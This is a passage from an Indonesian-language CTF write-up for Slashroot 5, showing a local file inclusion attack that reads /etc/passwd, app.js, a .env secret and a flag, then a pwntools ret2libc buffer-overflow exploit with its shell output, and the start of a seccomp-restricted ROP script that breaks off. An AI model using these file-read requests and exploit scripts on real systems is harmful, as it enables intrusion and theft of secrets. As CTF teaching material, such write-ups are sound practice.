news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false node:x:1000:1000::/home/node:/bin/bash
```

Ternyata memang terdapat LFI pada aplikasi ini. Langsung saja kita baca file app.js (berdasarkan struktur direktori soal Jess noW limiT).

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=app.js
```




Result:

```
require('dotenv').config(); var createError = require('http-errors'); var express = require('express'); var path = require('path'); var cookieParser = require('cookie-parser'); var logger = require('morgan');

var indexRouter = require('./routes/index');

var app = express();

// view engine setup app.set('views', path.join(__dirname, 'views')); app.set('view engine', 'ejs');

app.use(logger('dev')); app.use(express.json()); app.use(express.urlencoded({extended: false})); app.use(cookieParser()); app.use(express.static(path.join(__dirname, 'public')));

app.use('/', indexRouter);

// catch 404 and forward to error handler app.use(function (req, res, next) { next(createError(404)); });

// error handler app.use(function (err, req, res, next) { // set locals, only providing error in development res.locals.message = err.message; res.locals.error = req.app.get('env') === 'development' ? err : {};

// render the error page res.status(err.status || 500); res.render('error'); });

module.exports = app;
```

Oke, sepertinya aplikasi tersebut melakan load file pada .env

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=.env
```




Result:

```
APP_NAME=web_makdon_printer PORT=3032 APP_SECRET="/c00L_stUff"
```

Kemudian, kami mencoba meload file “/c00L_stUff” response message memberikan waktu yang cukup lama. Kemudian kami berasumsi bahwa “/c00L_stUff” merupakan folder, langsung saja kami menebak file flag dan menemukan nama file flag adalah flag.txt

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=/c00L_stUff/flag.txt
```



```
/c00L_stUff/flag.txt
```

Result:


Slashroot5{H3h3_coO0L_stUff_br0}

FLAG : Slashroot5{H3h3_coO0L_stUff_br0}

PWN


Ezpz (852 pts)

Diberikan file ELF, langsung saja kita cek di IDA




```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char v4[16]; // [rsp+0h] [rbp-10h] BYREF

 initchall(argc, argv, envp);
 puts("Sebuah chall");
 gets(v4);
 return 0;
}
```


Terdapat bug **bufferoverflow** karena menggunakan **gets()** langsung saja **ret2libc** untuk mendapatkan shell, berikut script saya



```python
from pwn import *
from sys import *

elf = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = "103.145.226.170"
PORT = 2021

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

payload = b'A'*16
payload += p64(0xdeadbeef)
payload += p64(0x0000000000401263) #pop
```



```
payload += p64(elf.got['puts'])
payload += p64(elf.sym['puts'])
payload += p64(elf.entry)
p.sendline(payload)

p.recvuntil(b'chall\n')
leak = u64(p.recvn(6)+b'\x00'*2)
print(hex(leak))
libc.address = leak - libc.sym['puts']


payload = b'A'*16
payload += p64(0xdeadbeef)
payload += p64(0x0000000000401263) #pop
payload += p64(next(libc.search(b'/bin/sh\x00')))
payload += p64(0x000000000040101a)
payload += p64(libc.sym['system'])

p.sendline(payload)

p.interactive()
```



```
linuz@linz:~/Desktop/2021CTF_Archive/Slashroot/PWN/ezpz$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Slashroot/PWN/ezpz/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './chall': pid 22599
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.145.226.170 on port 2021: Done
0x7fd13b9185a0
[*] Switching to interactive mode

Sebuah chall
$ ls
chall
chall.c
docker-compose.yml.save
flag.txt
$ cat flag.txt
Slashroot5{pemanasan}$
```

Flag : **Slashroot5{pemanasan}**

Pramchanpokemon (986 pts)

Diberikan file elf dan terdapat **seccomp** pada file ini, kita hanya bisa melakukan **ORW** dan **getdents**, berikut pseudocode dari IDA


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char buf[32]; // [rsp+0h] [rbp-20h] BYREF

 initchall(argc, argv, envp);
 init();
 read(0, buf, 0x8CuLL);
 return 0;
}
```

Tidak ada fungsi, **puts, write** atau yang lain, untuk melakukan leak saya menggunakan **return to dlresolve,** dengan memanggil **puts(setvbuf_got)**, setelah itu saya set RBP dengan BSS lalu return ke


```
0000000000401325                lea     rax, [rbp+buf]
```

Setelah leak. Setelah itu tinggal ROP buat **getdents**, lalu **ORW** buat flag.
Berikut Scriptnya

```
from pwn import *
from sys import *

context.arch = 'amd64'

elf = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = "103.145.226.170"
PORT = 2022

cmd = """
b*main+32
"""



if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
```



